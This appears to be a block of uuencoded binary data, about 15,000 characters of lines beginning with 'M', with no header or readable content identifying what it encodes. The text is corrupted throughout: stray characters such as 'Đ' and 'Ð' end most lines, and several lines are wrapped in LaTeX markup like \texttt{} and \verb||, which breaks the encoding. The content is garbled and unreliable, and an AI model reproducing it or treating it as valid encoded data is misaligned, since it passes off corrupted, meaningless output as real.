M5H*D1E>R`9NPYXG1+U])AH-MXO*`K4W_6)#B]Q'3;I<@QFPV&)LVZ*S@]X7YĐ M_DEF"J<0;S;C9CW<#DSTOHN_2A(W7R61!MJVI/Y1Y-7<=7Z)U\0[N?QM>LX`D M[460/0<EJD!MP120WY^VMJWKB_\$?"MO"Q>'WCD]#A?1?+1)P/^=/UBH`R4\$FÐ M%XK-\M*K(J++=%8'ILV'[[V,XK+V;1>UA62%)B0[LX=GY5,J9QKR8@:';4;2Đ M^YM3V0EZ6;W0'3T:8"#:"BUV8'A[=WZX0G8EJ_@+M_"E*45,XLN'\$.XJ>]G"Đ $\texttt{M?QH);DG(*3\$0(-0EZ/YYRWRA/\$?B)@^113WD?OJ^(RC@H0^]`T>MY=T>YW\#[D) } \\$ MM^G">P<ELNLUZ>5DHTZY 4J,P0]"R\$XV#:N@)&H&RPW\$KMMZ1.?[@%PK'J=0Đ MB58X8SB#4>J+`L%X(?[#%7(I<"_[YC=C,>+<Y0!EA7E*%<QF)0\$\$8`73R(/)Đ M?(8IU-F/Z8H6BPU`[B2Q@YL5V8[B[=:WS<(?%W\^;6;N+8E"P.I&P(V+Z/>XĐ $M\#/MZ\#R"7I_\#Y[=M6==D?'\$7U4:+T\$Y*(F387^Z/`?5Z'(Q6TKU\#\EAE^9\#*@D)]$ M_^S].>A=30RNB7(3<Y/D=7P:]J)'+NE%'W3\3YBTP7CO^/&:7(#`P/-)_DZFÐ M3LZ]D'^<B+;Y!WTM/N"`6<U'4>CP=R(>W"]NN5C1,R'XJ(M&&#/83"!2I'"'Ð MA1Y3=-"UV,+?\.A5RDKX]LN,@Z69LGN1ZU'>Z[RZ(/S)_3F8HU9C%)-6-:!2Ð MI[B#3@`'J73DJL0+%)-U#:)Z\$UDI^_,RXQZO^)+1?F7TAAX`\$0<@4_ZC_YZ.Đ $M-\$iG4N)L^-S688"U1>+1KVD7\:"9C/7?.5Q0%QR@T]J9FXVI:_KQ"<@'0,0_Ð$ MY!?%!_6B8D`()I,FMUP"C@U1C&!6TW5IW'D"(II2?[7#D@"/8,:07GLHWUQ?Ð M@QE&YOK\.GG!]_]\$JC+.;06V^K;_+5VP#4`"]`W0LDE_O]<^N/%@O0G?K`:;D M&8RQHQP)O>4&X9*'270\CKG<; `#<"(U<0QYA6E[\0[90@8&G=0LL<0-ZTOOKĐ MKV?>X9:Q8CH#I`#Z[6OB"?`?F!-NOOC)<^A%-V&K7D7'WH@N:E\$]J'9\$I-\<Đ M[U58-R!B":M/?KT!]&1S/A"0[`#XC`PKFQVU.Y91_'>E*)=64I`GK!V_^FP-Đ MO)U#Q_9T-,F\/K56O<YU[Z\$N\%,MX?.0H:<RC!VU']CAF\$X8,>CIFE1Z8K^#Ð MRN?JJ8>60I2(*_IR5,^\;40X2Q\$?Q74N(\LB4YOEE-Z#F../S@)`X"_<(_;QĐ M@!!S@P8\SB_=.@4;L(]N9G&_RIME\^QY?\'0>B26H=YI94A\T2*SL?\$5]E(;D M&N^SG`*1AB=HRJ\M>K/\7@JTOBEDL"3?"N';7QNJD00/^Y9I3@OQZ2:8]"`:Ð M6A; Z.8[=O-; X.C4[/CD++"K?VS?G-+15&2'[&@L%:4_[B\7S#T_+\$^?TBS^PĐ MJ2KA/U1K'I/A5_<^!Q/@NB2N\$G#FF2A@O\$_[VZE5&,5KGC.UP@@XTW6)_OA,Đ M?X\<9BG>,!@C68%M6=<8&.N'/[I4:Y]!4@.FF<(\$J7'5*[0&%H6PXY3?CJ.ND M%Y.^F"I4WS"2!R0Y-N:49LN>MS_@&!OE^+Y472TETJ7?>D\$+)9YE%VDR%\$%LD M%-70ZUOI5Z&3=\$T5,:D.2#,]V]\<%BN=U(0*)M\$,!T2M;2Q5F-:V*8-FD4SCĐ MF#.J>C!\$/PB.WWC\BY"_9!/BSV2W8\$.N"GW5PXUBT-,_>L2&/^ENGORR]W*]D M4;Y)&*W.+MUV(RC1)G6X'?*&K`;.!'N2E2'/#\$7+4E""9"XH#.H^6PN=M];TĐ MB'+ZQH8\Q^F6Z\$-J.HH;-J\$)\Z%Q2P<*0GAGB9_-.U[H\1.0'491)<&#_2SOĐ M&+!N%@/RGUT3OY-?\$&*%`DJ6/\$5^+:R"[OR7Z`P9U6@X4\$/O!&N.<DMYN88'D M5L#^RH;V1<2+NL1#%Z:79FB#PNI@_[#'\$D+;)(8>D.CRNSQ(NHNF-?1\$%(QNĐ $\verb|MU\O`N7+1WK23H,07PK77YS"+GD7,<T!G@@V0!Q`X+E,^+PX<M9UXN['UNUIFD]|$ M(^8JS'SVF;85*%H51&V\6N FKTEDGJA1MY(4<?"GD+G;B[T9Z\QG\$X,P@VOCĐ $M-[/>`#J30203T'6(+_BZE\4%>W"S`6`&"0"07X382":^QJ!S6N)OANB>`2<&Ð$ M8)*@_/!(%T]#`K`>F\GTZP@/T,!).(AG+KA(/0XF%W\$2H1-[?45:.8B],&V/Đ $M##<0!F,KR\8D3!_2[R[6=E/`.;<%>[$9@JM*!(T<0[X)7S5CD'CJJ7F,;)K8D]$ $M>HE/)E[7#7VR\U6C]"$P40-(@1VG&Q&K)5,WA7-)^7\10G.00+.K44P(4-"JD)$ M0=B?HW03"RX)-B <80TR]ZZ !>U%6\HQ7^<!31%RT\<)8 0AM6P2U1L9&+PQĐ MFT&CA`2X0)JXXLGO.NPU;DCM7J.9NI2DE;RD7SR@*B(&BTW Z%(T *--;?]Đ M('K&9#Q!+#7&/<S6D_'4HV\!.`;^8[H5Z(QB^[VNXTTNFNN+0M\6#':)8@V>Đ M4A!QBUO335\$HJ3K2'*WC![[:%KV%I\O3?(B89&N1'ZR88H<8*5SOI<?]VQ3Đ MO@O=OGQ25Z-P6_?91_[XONRZ?&@;>NMPAIU[;__8^X#=:;W*M4\KCS\$RV-'_Đ MHBK.WVF-89D==.71'6YU=HQ_WOK?R9UOW#?'BV':G518'%\$KHEAORZF,@JEVĐ MSA?R#F*XS"3=6ZK^&K&<C#&64T4%6)7<CVX9!B@:>HRS4U&R3:"`CNKCKTL6Đ M4QD^>YC[-M+[-3?+S8X3=4U>#\$_<B1-</]G;\$*OK@O.T@-]*,YW8!9YL\$^YYD M;TNEV\:G,^ND;/Y*\%YFEIKPIM3\$DR?G+M@<9YCHPHR%.B3))H^%M(_-\LJ1Đ M1UD89"G..MCUSTL7,OY="(50@0=B+@K(A_AL#]Q'YV:(E(8<=OD3Z`4/;((CD MPD-^8C-(@Q-V/O\F31!^Y(AMU(]\$H/+I<@QV(4TE][+XV]XP=A9I^D*S=G/QĐ MDH;4IJL6DW.59&G-^V!GO5PHX5<7)G+6M*^H8A;P<JFFO;G5T-&A@7ZW'1/PĐ M"_RI5895>IUFJ.`^"22PGW40<,G3I-)-_TXH0H>VS;0\$RG'KMW]RL>N71(Q+D M4ZC@M\$.@ZVJ)7E4'_Z'2%,C6^NQWJ&1:FJW,P/NWS]BUZQ'%#J=:.FCIM_]5D M(B4J*MR#7>(D#4#F;,3;*-P;FYJ=,^"0N;G*L.9+F;/5N-"VYQSZF242Q[U!Đ $M1V^p^-6?^825.0=T2[CKSZ\%QV-;6,\6LHP0C@E15I83-)G3+Q[B5C\&)Q?[6D]$ M2"AL+/YZR.K%*TS%>\$FZ\$W@`A893<F14#+`R58E1)'9D;LPN\-09[6Y"M!!+D MG>)<2S9&]HX,@%<F=)#.:!B"LS+S3QM/\X+;>]K2?&.N?%FU*OP0W`YN-?SKÐ MA"?5=&SES]0".38V7%(N;7.'"\ZJ!3UIWOKG`6>K#GM[AB31URCW!9WO/C]&Đ

M@&V^6.PU@/TWI4)MH]=X_7"(2_8UN+DRU,7:&:5\$?98/6!_[#FA!-1M7PY26Đ M6)S"V\?_UD"E;9U!!+906>)QG``;-8A_2>^`9MUQ_K_.8R9,L"SFY59W,`>JĐ $\texttt{M/W!UT]CV7HYQLP/(>9\$EBZV*N'CS`3EY[_X`AP_`DE!)CLD7:!00@+PJ8\#-:} \\ \texttt{DE}(\texttt{S}) = \texttt{DE}(\texttt{S}) + \texttt{$ $M^{;}, _B)Z=%OWNA3GMPG]8$<K23\!\]W*""L[@I&<1W(!8)^'RRD#J4(M<&>FD$ M(NX(MP&XS>BO8-G>;JBN^28\SCD7(8P'/R\$<V":H:>@\N1C._,OW(LBP/U+OD $M)CQU^{(K#!5)6<\&P(^Y;VX.U2HL2,RD,.N<-%;[^LP#WE>5ZX#]:Y>"MJV4^[Đ]}$ MD`K.I#(H#=A9]-W!DOPMWC'K0NP!O*=O&X: U:08.I3FQ[&7 <OESO\$:K1KNĐ M/GY^RON9!:ZQ5AX>DO9J2/.<3-#J'1]<9AVR@H&1T'!*"A7L>`[6:CW!/2^"Đ M7NPPDK-3Y%0D3EX'A34HKH\X):!&LZ2#9S24P["T0:7ZMD*N5!V4'M/PY_ZIĐ M88+B<MU&4T/_V.`]CH%?_1^=QM?Z=\6JI-22<`\$'K\$<AGQPQ8%`E1I_ZP.F4D MP#<=_&]?4>#Z4&JF)F.H6.Y@0N61UN:E45&<Y_LRG7W.A0-%\$X]?[FQ#\$8,<D M`EAO6G/L,QRK7SGN[O7UN<+3PKGNE;)L/%.%A^933[ITJU[8%HZ5QP<7YNV>Đ M1,ZH[9IP>+H"K6^7[XB^V!<<>M%'65L-ZPDT\?[10(&331&C%;">SU8RKL@CĐ M)[8]5,ZRF7&8V?UQX)6WGM&^F60=?HF;*4=Y4T.6R\$RJ'C5-,80(7XDO@S]TĐ M.E6<C4/VX_,MC[MI\<*/G2<LK%P720\$6=[\$PF@PV2(0!<:,C2KU+*<'*VJFIĐ M+:,?WOR\5BXE%]+V(_334)S5,IW8WNUUSFL(R::C.U<@\HK/THAJ_-B8\$C[?Đ M]@:`.]7X3NHVT,(5A@I(8<2`3\D=(3S&H%#O(UA)G7&H,*P*/PK;+<FYD@E+Đ M<TDJ4,[W8&Z]_RC8#]LANP<PJ&\\$C+IRCBR\$Y0'5`+A%@X-R7B,I:27P%%?^Đ ML(I04A,-P_KZDG8VT^:/W4<4S\$._,6>?\SP@J'0E`ZCHDKT"HZLCG8J*RPY(Đ M97S=C9-]1'_E/ZJ<!D/22[^D[207[0E\$BE*<27USZ'XI!:X[K:_^;3JZ>)#NĐ MWSNUI."XB!''%@F])XX.FK%]`'(]D#%_`U!)Z9\$O8'*YY`LO"1WH;WRG?+.Đ ME@(3^"0@^6WSOC@!:'8,I9%^4Q<_@3<]+<AFB6\$4.-)RXBS=5)=H/.I(6.%OD M\;RHD^\$3\8BYB'FF`#W]312GDXU!#&**MUYLDCLYRL9LK`^=2-)49::3'>?MD MSS\$[;U*FN>88'^T`RE`?,/R4-T#^!OV<M-,`]!O0]-\AZO'U(27H*X\$G7-Q7Đ M=6\$(RW9^M/V9T[K+4B+L=;,, `RCRQ7@5]TV:49(6@@^2-[T<A9FLTA0`/R\OĐ MM.M<?Z!V`5"00-;@ZCQT@;N>T<^9),5:9Y%\$0[X\J933/E@U]XK]DE=!&XFZĐ $\texttt{M_CRYJ@LVZS*\$S:OQ!<W[>4;&:3W`("E(())_3GF`\$\backslash*TQ\#HF:QT;I)FSGR_-)D}$ MNP*[`.UVD]:=C='L+8BH!))X^/Y3P*MEC208L3\/,'GA@ZCMUV00P:?>ML?,D MC3A\$1_E.PA?)G\$G#?B)H2A2EE8T'BTAGJ^IW#@C)"_T`V=B>1'_C(8\OFBOPD M/U/0?<68%ML=M8PX6^5<YSF&W0.YCAD'9'P\XGQ*!'"V[]&Q5^9*ZW>VPYHLD M\$_M\$VG6^:4+#6>2<\$?N?(IS0XM`!HXHC\$IX^PQB6XAV/UK?W5[H;K&]\$A<DRĐ M!D86UWME4#68^8G\$R\"M'Q-3E]\8_XRY'>QI9KNW[A2+?FKSKW@<KA.1X*'DĐ M?@,.!S[5F#(?>(X+VQY+S2(S@E1Z;L:.DS?4!OH)B`WU>+,=1]]!X3ZP+GRMDM14._9G?=?W"0ZXV&,U\6LCN*E4/JGD,R.H=/S@=2X)"#"H\L+9760&<.%@RD MQZ>K+NX1M=DX5\L@W:PX0KI[FMWSS:M?J[S2'CW7FKU\$!)?R<LC!X_TF#M6>Đ MRGOWDY8: &&#C_!F!(&M,'\$:/"?=W=A[9BBJW2A^BD8NOW%&9FK/'=BZSQX'!Đ MPB1+?UKETDWR(Q<E^!Q13]X<9Z6;CH^LGFQ]QTRBJ_S/V^[_9A6'CQ`70JK.Đ $MD-4<,9V9S4[,,@*^442H_>%-W]A3YUO)[,OH_W#^O2!?JM6W][6K$>RF>OU[DENOTED NOTED N$ M=EZ.J\"DM9-&#PO=&I>MF^TFD[DZ*+\$=3<[R06\QCGB,B>1&2A=.!\GGAT\PĐ M&UFDYE[CU[^?U!C.S*5A0+R</"%(8T:(6%UAF+XJ7U'%@AA4>NDX<V/WN&5RĐ MV)"YW2\$V(WY6J+^=V@\9.Z!^/YVV&A%?OG&L^%\8PF8T=HCU@`?\$T)AH,R/HD ME@[P`=2`]-OX'UFR:\$VMF_"<9\$-Y\"Y0UH6TAMC;"=4[L/AKU9M+K(I(_.>NÐ M;]G^'RTZ?#=;'\<*2\:WZ`%M\$!4Z11>'X\E*;G>=TY;S0-HPGDB,7!CAYM&9Đ $\label{eq:mjensor} \texttt{MJ\&,`=BZR6=@8EXD$"+=S>-(/PG\$F;[D)@Q1W_0,9\HS=C[@9-852`33[**FVD])} = \texttt{MJ\&,`=BZR6=@8EXD$"+=S>-(/PG\$F;[D)@Q1W_0,9\HS=C[@9-852`33][**FVD])} = \texttt{MJ\&,`=BZR6=@8EXD$"+=SAZR6=@8EXD$"+=SAZR6=@8EXD$"+=SAZR6=@8EXD$"+=SAZR6=@8EXD$"+=SAZR6=@8EXD$"+=SAZR6=@8A$ MW0060403>%A%=.&%, *!N[)K8Y@34'^6QQPGD35):P1#)=R"IT:Y&W]4WM*F@Đ MZ:(WP3PG3<AE'%*3VO934:B]9&\``X\$DYCM3A)VXL,*C2+\W0E27;?K1))_@Đ MLASKFS!;:;A!U/JCIB%XTJ14&+YP%0>\$V8P(F9TENO^(Q#`K@\$#@ZL_SO`NXĐ MTW9U1?KV0; "3@L**CU3P)OAMD<Q!DO\:T5<EL.0\$P5K>A,Y(GAI&VL6'001=Đ MOGA`"]Q6"`M,SPLSL8Y.K^HO]:&Z,@0#R:,OL^5Q?+8%M8DNA>#@;**`1V[LĐ $M^{0}.: H4/BPK<)=H)A.+F*CSA?)1S*!7VD-,X4$^CR]90#]^X):S>!W'^2LD$ M^C@?*P?/)9'.0%CV'1&UP9=/+]6M;>E.\AM]7.=#-G.(05 E)^4B8! L\$44.Đ M)OX118;UZ=@AO\8^"P'`?\$7`Z7NH[FV'LKNYAHIPF\$6^0VG5*JJ8?P^I*0[VĐ ME[)OMW@Z0,<=[ZCCOK'3PZT?WM4'2-G&6VNLB`J%V4\D`>(.K#P%E-O'<4UNĐ MI]\Y,=_:%><1#_;4.9TST:F(\$X[JGP_V\AL\$0\EI3"#*033J&H=GCT?V3&"#D $M<U?WLHJV\\\ .E$0<-'HW-!4@J1@UM&J8U14L7IUH-`K5.&^7KWZ1(CXN66@E4D)$ M\$TC&]-MBUHNG:!?%U;0KIN!JI\$;K1\/8"IEL5V3237I@YT_C>XK),6.S]@BWĐ $M^*N69)F/O)3YL:]Q!@)\HM"J[-!K9+Q)J%5S\QEL,UJJ+85EV^JY'9XE'47LD$ M!-OJ`W;!I35(I"M*5E\W/V%*>RBS.?(L6@GPPT)Z)X'2Y&,C7UOE8_WIJ#&YĐ

M7U3,"+0GFWVE,WZ%`YO:U&T\$XE(\[.15,T]"8MO3W/6%8\$>W>6\$=V4+&T&1\$Đ MZ:T3@[O&BG\$6+K+1(4Y(7\$=-C(Q;JY\$3EGTEI^*0%3-_Y2-&FU62<R!E[E"WD M]D.VBD3R_0%IQW:;SZ=.U.NKS2X\$&DG,'(]HIX?1E3"_GRM>`L42_Q))(P(DĐ M4MQ5HGQ_XPLG>\$RN7U(!MAH`W2QDOUHE73<\8#,C(U6%[6\,')65Z/A:DL^BD $M+^Z"$]2Z\$?A\3'F^M#,9;AD;,`S[\$/\`E2]ZJQ&N^?KX5[?ML]6G/RZ#I%S!Đ M\$B0`I-JMLKX<?J7, \>_?OIP-R*V3W%NLZKM[9SSD-5V8^-]?I788<19L('@FD MG(@'AI5>, \$280)!2-]*\VJ,P@FU;CRCLL4AR/,45W'A3\$S]WGXG5?L?G>G:Ð MY2G`Z?K5[K`M4WX0<T^\$2<O2,/FBH:5NSGC*W(COQRG&M]&2F.<+M\$[9-[L#Đ MW'MJMQ<FRD=C-CY))08QJYY;L)!^CQ*NV0YNSD,O;+-]!D,_AH@_-)30'KXGĐ MX&Y)-U+"U>7!.5OC(OP9\':Q;F=QK;8HF(QBSRT%DLO`TXU[_CD^PRFIUHH) \oplus MI+"_B!WCS^;>Y@>I73SPK&]>\$G:-&XQM6#=_IBK\$5ZY\AOK(@VDV->".MFNVD MON'=KH-21AW"-V8>VBY3@WI89\BS+3>IA?OLP&B?#C9AA@H;VVQ:!64&#[8#Đ $M[[+/+RAV,"E@'O37.5KN<R_P8GE)>/)<;K^[B;-X^,&&(9]=@0>?SK7+$W=2D]$ MA@?>0.=#AUJT'B&[A+QJ(AD];&BK49_\$`G`H6!(2_NE=;QF>H9K*U@'"XZ]`Đ MT\$6.<`]`K%,MPSLWVM4+%\$'TOE?VW7\$S?5<_>*+>N=,6P-7_]6OZERWDXR(DĐ $\verb|M|| 8\texttt{N'L[[;U4@9^'f,E1UGW7@&GS=&KA\$@M2S^',;AJMFH>@U?3C\C'[Z6ATA*D]|}| = \texttt{M'} + \texttt{M'} +$ $\label{eq:mapping} $$M\&,AX/\;4V=^OZ88]$ BRXV]$ I/:;9Y_V[L&Y^__3\(PMB;(@\UOH)F%)$$ $\#G<T\D $$$ M\$_,ZW"HY%:UH7SH29?0)7\$0:\$MWV=3-.B'3^)\\I`7NPR43Y*Y>'4;U8,[[9D MSR; &B?7\$28=^[KMH\N%Q\$Y<_[T-AJ;D+!1"="Q31^!OB9M.X<K7I:6T+CWH%D MBFE<9Z`<H%6H+*6%^_(#9F8:D>_,G]NJH[00X33\$V\$S^0WYE94<ZM@J,A?&4D $M!<(08F/]>!LQ2SU)I+*O&'X3_8.J:-Q4#Q3YW=(G#^3!28EVD4H48O3[O:)7D$ MUG]()VHG*],86;,_9:R((K3XN)@M;K=!-#X&`>_0C,-U#J`BY="&O:\$^/W\$\$Đ MO9X#+C4IV!:TW]4O@J#@:&P4%^'\$Q9"?:*/6\<>/^1L`=]"\$)._*"='''V1HD M1CLFH570?N\\$SAG,O[6W2@?.Y*\$DDRX*J\K3%@)U[F?D;<3T0>AYS?P_-U`QĐ M^P>#C6*PEE31UT[/\$S<\?F9*&)-AN5IPG6//@,+5E5OAF1BH\LI?5+.!6'F%D $\texttt{M[IZ*;[$C7VXXOE/S`-R-LXQ$G)]^Q^K@?3L^IEME@IF`H`)*W6D2[N6*\(EGD) }$ $M-4*D$\8.T@H,Z'=9"DCH7XGP-FD8.U$]=]RULI-^X?*(;L9+`V&>%(1JLD+VD)$ $M =]812\&Z'$'[87KM<D<IB=A*-]-@:83(5Y5I3#,I):5.\MRLG1R&[0<9:H!+YD]$ MJ"KTA]']X8,8[.](\$S!"^?SDAK\)?2>L.YK<)#G%IL]L!J;2=GM;7GN>PK.,Đ M"Y-[[@O>VV2#N;B\0`C>)T>I/1::<??J/!M:,;J7@X/O9AP=7\\'T\0'_&\$Đ M>E?V=Q+5\$IYQ%7%VY335L=>_HR\$CR[B8<?C.LM[+5ASM")-A?0Q/0H#_?0TAD MOM&C7'(4Y)M%AG@;43QLWZ!.*MA6N!5BN:.C;UFS3C"<TX@4NB?L.WS,_2+`D M@0C2W>=]S*HSIEN@[F/YLA'0,"FSY19?7!1U182%UD8]2DX,`V'28[RAD?%,D MF^><"!L`*TX3.HD(,"5,%E!HCM*S>_RD[[U,)X%I\$/O9B%@=\=*]+<")>TBZÐ $\texttt{M(;LIQ\$!`21(!SX26\$\&.91G>;} \& \texttt{\#B"0@(_W(F:SK8Y\#78\$5Y\$B+.-)KQ@=P"!D})$ $\verb|M&'7G?-3TW)CBDO/\4)XNZ)VMPRP0EQ[-=RW>*M#@D'&.C[<;)WD6+LXEYS'*D|$ M"TX9Z_;E*K\ZV43=^W&@@-7&G);XV%"&_V7+.=SPRP4@-BX\-+6+%A76.GO/D M>P][+!,]IVP1<4, $V^{=}$ @H[P(2!56]:, U^{6} Q8 0 EMW.7ZWE?E,*/MKP]'5MGD $\texttt{M?} \\ \texttt{^-B) = '(IZU1 < D \% W8 PRGF?B, -) 1 > /@3T^T(.(1@2/C4@"0G!PELG;N7O^+D) } \\ \texttt{M?} \\ \texttt{M.} \\ \texttt{M.}$ MUYS.6SF17VA#W\$^J]CE)]63`1F*;7IST.>K'K?M18)^>7/^D(7,GX3.?73V_Đ MQU&C?KMW=9ME0:G&J/X@D>CW#D6BD5*-1=U\$!4/S*::EQ[7,*KZ.VY<F65:OD M<54=Y)')Z&+';[]Z/JY.7A++O<N+NQ=D^G/\$*3I/+)"91EMTFH"G9*'UHF=)Đ MT5^0*%MO`LP)I:Y']=CAVM`^\'+&'Q+4^[#KS8FB)N>:<E%*RJEE[TX,%V00Đ MHG5404@A3+JVA<WLH'L\Q5[Q4%_;GH\$M@<ZR2HP>4/\]^9+1OM@I6TCB!+M/D MHT])Y2\$7URBH=S0+ZXFM\$)VG.XXG55E48\=`]=4)UFJPS`?8*1\$X<N^8PK9/Đ MZ"YUCB<E!<-T7U4@1"@12'%?4X%S:XLGQW\,!44!8@EZG[[&+0;]-8\$9/K!)D M1R][\=<K!X*`1J0):%.MN@=2@87FVMVXDARM\$(#*(O@Z0UR%BIWO(GVU0@#SĐ $\label{localization} $$ MMO1MAON9!CNI5(2*^M2G9]IWA"0$2>!O(@2[>+^#?FX)'7RZ6=L1.:WN<\#PSD = 1.1. MN + 1.1.$ MLUUWXH\%@R;*UGP6L@"84E@L6#@S9V*\$HD1;X&A?;PA\$:U89=@?G[5]J*?5'D MPH;(9])>:6,`>ZXV44&Z22C\$(U[#K/`%-!O;';3J^F-@PLG?)37&K%4Z2G6-Ð $\texttt{MSMVFVF} < \& \texttt{LP} (\ Z \ ; \ \texttt{UH4O} : \ \texttt{VJ@.} \ ` \ ! < : \ \texttt{LJ} (\ 64\$) < \texttt{AA\$}; 5) \ \texttt{S*I} \] \ \texttt{S1\$IF' = G-^>G?}) \ \texttt{ED}$ MGQ49#QA?1V828<'XW4@M<\]*'0?WP\E^*\$AUA</(!E[*._<ZYE='0&49N2;D MBLD7),+N0?"IDQ*23\$]4-[*8PD!_:,%+UM5T:G\$V;`0_GZ(IX\$R+D793GK[MĐ MX)+)<PL^10))JO\FNEW:,@O0PT![FY(\X7AFN\H;IA,Q0!74TX/=259QN#A(Đ MV<HU<.%"&A0,T[Y\$%EJ>11'A3"-_,#M#25X#\3Z@RPN'N1L^+JZOT)8YW!0VĐ M<WTA]\7%9.6S4C'Y'!*3\>ZAU'A<WG+#5<@A(<^]K^>,;Y6\$;M_PJ-LS--0@Đ MTR@@7/P7/BI;;A(U>S*UM*71-PN9_:(Z3:`T_4SA#ZG,6^VB"L-\$>EDH@:]=Đ M]N3H\$@.M*K>^FOU-N`]I(#6E*%W5QC7QQ/?LP=?/<##UZ6M=F9&JIXLZ1/!KĐ M`X4KG3L:OU':-*CT[7:;2GI+;F)\$G5'_*^CBI=\22PC\AIIV&NUQ+L=!5J*:D

M[/'<N&EF'399J[E=/H@N;HF"G:I9GH#6X+S05_W&'!_L2>UKNXTJBF1J\Y7#Đ MA,."*<?<U-"0WPC?\A:6N%2O\<)D"8P3DI_'Z<>J_#+(1RXE!7+"JV%NEG^1Đ M*<?FY3RRRK:-CR_4Z^@DF!"6:]C`_N8*BPYCB[/\$8*@W,?R@'N&0-,2C](]MD M.DX(#X/-/:A>9@;;7@+K\-;B?/C"FM.`E&I5EM^Q<Z!0F;FF\$0E_:Z'G,I<IĐ M%2<_P*=J_@7YI'4,%J*P#0PAB<K51Y`\NTW4=)Z]Y)>\$M)C.FW8:;=L9#ZCĐ M_+I*6=*XR[D!:Y-SMFV_':P1&QH.R6G;5"E:ZAMQL)?&V/M*E%N@@QD1Z0<!D MT9EE3\W\;\3"QH*20U'B&5RGUR>YTH^C(P,XLC9!E#)9<M'6VZ'&/;<(CM3;D M!^AXB9P&2(9W%'=^)G.L'P66FZDG7""_;*560_3>FP@W5@).^"8(1+(G[A%JĐ MHTF/F\$COSR@@8P<J\W/T\$SI4J6."G5(?=/'(IMOKD'PW9;7'PK3?C(W'Y-HUĐ MGL,9E;+V9.-5\GQI^U1`)L8H6/OP%8!4&U&*VT4@%8^M<MG+GX[OG4;)6DGYÐ M\$MPR[LI:#N?;[.CJ/+%_D)PKIOHQ1=YV`^!0:=#!94MBVS7V5X;D^S"-D%NMD MO@E:UZ'K;8282>NW:\$'-NCMTF9&#'R!8/8`6J1=7W=L`(W"P2##+"+'M4KQJĐ M;A9--HYI@U\$@YD9>ZG,;(_O5^!.I1*3G/H!WQW:JA-7W**IYK!H;/W^R?\$(YĐ M!NP7#;&[RMRS\=.AT--LJT3GGD#\7A.DQ"&S]++B<6#[,J[Z\$QC52Y\CB@2QĐ M?:D-E#%5M:8QRU^5[X%^H-C)J@Y+S?)IBIX6O;J%76<BIWDVN+VRC-G*Z;>%D M!4`\Y7PT,V:\$ZK'?W#&SB;\$IS[#KW+4(@>ZRA'GR=I\$+_<>TF\3VWR65=HSQĐ $M.Q)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>]JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>)JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>)JT$UK&IA";>\9S:_%,.90P2@4=7]YI4="49*%<[^W*GD)U(?3BL2(6S?A>)JT$UK&IA";>\9S:_W*GD)U(?3BL2(6S?A>)U(?3BL2(6S?A>)JT$UK&IA";>\9S:_W*GD)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U(?3BL2(6S.A)U$ M%K\S`KD))O\$-T+QBGZ+7=V_\$`@B7F%WU2`/OKG/".`.AGYE]<;H>1+3KIT!2Đ M]5VU3?%NX0U+#\$-3X0V?&<V_`JY\(`LLY+%*8&S33L/K;)H!@L<CH;1?+DN/Đ $M-=\-Y=LC1\<F*Q, %1&LK;?602H&L]<!PSHM>4/CIQ=">+Z\SNC_T'N'/TM=OÐ$ M3F: 'D4XW)_=]TU;''^&TY*5XZ@(^J,41WJ\$@LFT\CGO/1EYUPF+&66`,')\CĐ M5\6NVV'OZ(JG>UA79?WL/]YJC'H=I<!86D[_Z>94RA?`?D/&)98EES(Q7*8RĐ MCO*TCPG:(AHOCZR9KK/WL2,X8)D]3FIKCQ(P]'8T2L7AX6.'^?DKPV:_O*K_Đ M"D_LCZ-S3=NCB'7;^-D[6OC'@.CAH_JVAD>1/J^F20QN-"I4SQA!K)JG>'+:Đ $MQ9V"*T70`H&F18=>W;"^-%.F9&@[F7/;;<=_[KQ?Z$9#D%/_VIX+O9,IZ+WRD]$ MC7'^_F%WO2Z>(HA"J],3V5NYLY/Z[*+7P?'M\]4J,?&L3R5]2YGV-J#YFDPPĐ $\label{eq:mmt0=@"E.&]-1.0} $$ N'CBX8P\S^3`YXO?U]".1$_Q,4[G-HO,]<E>^1-?J5:/Ð$ M7+61`8R'EVRR*4WDS;: &AM9+58V9Z7"CWU3[Z9DV5;"O+SV3?M<IPKQS014<Đ MFN9S1Y'`F%EZ@.WG,*S72LC(*4N6.:*'<YCI5_E9T_=7.BK`AP!)0XF'\P\$\$Đ MP3*F47+P<:TKRL`S\$5UOJWZM1U39:<)]''NH28Y!=+)<L_T5L\$%A&7&0H]+8D M=V%8,?=5(F9U8.M:[V7=I",RUSYD8.4X8XCZ.>,'R(%&)/E592]@JI6CP%2_Ð M*V:N(GZ"X@`=?A-&/=AVHAL>M<>#CLT#*CT4_GT`:D:Q,UA!G4]##H]_@N=[Đ M.%UP5#5+[Z%ZLQJ9_5VVP8TCK`\$@I0530,."J.EO\$XZYU)K2)_;<E>UC.>0!Đ $M(B9TUF)8#[]LJX^8+WSI&?-#7T^[5S/JZ)71!IG%XD,BR?[D=!RQ[++[8!0#D]]$ MGAHZ7E6^2IY0W:[/]D2`N\$J>>LD\$W5!LKU(M@::@(#G'\G0ZOO?22X%8_RP1Đ $M2;,3^4,.[4U6\#FM,!$_-^6.V,3=DRCJI3_/'TA<C\#W$\8Y8J&<P3"]OLN,PSÐ$ 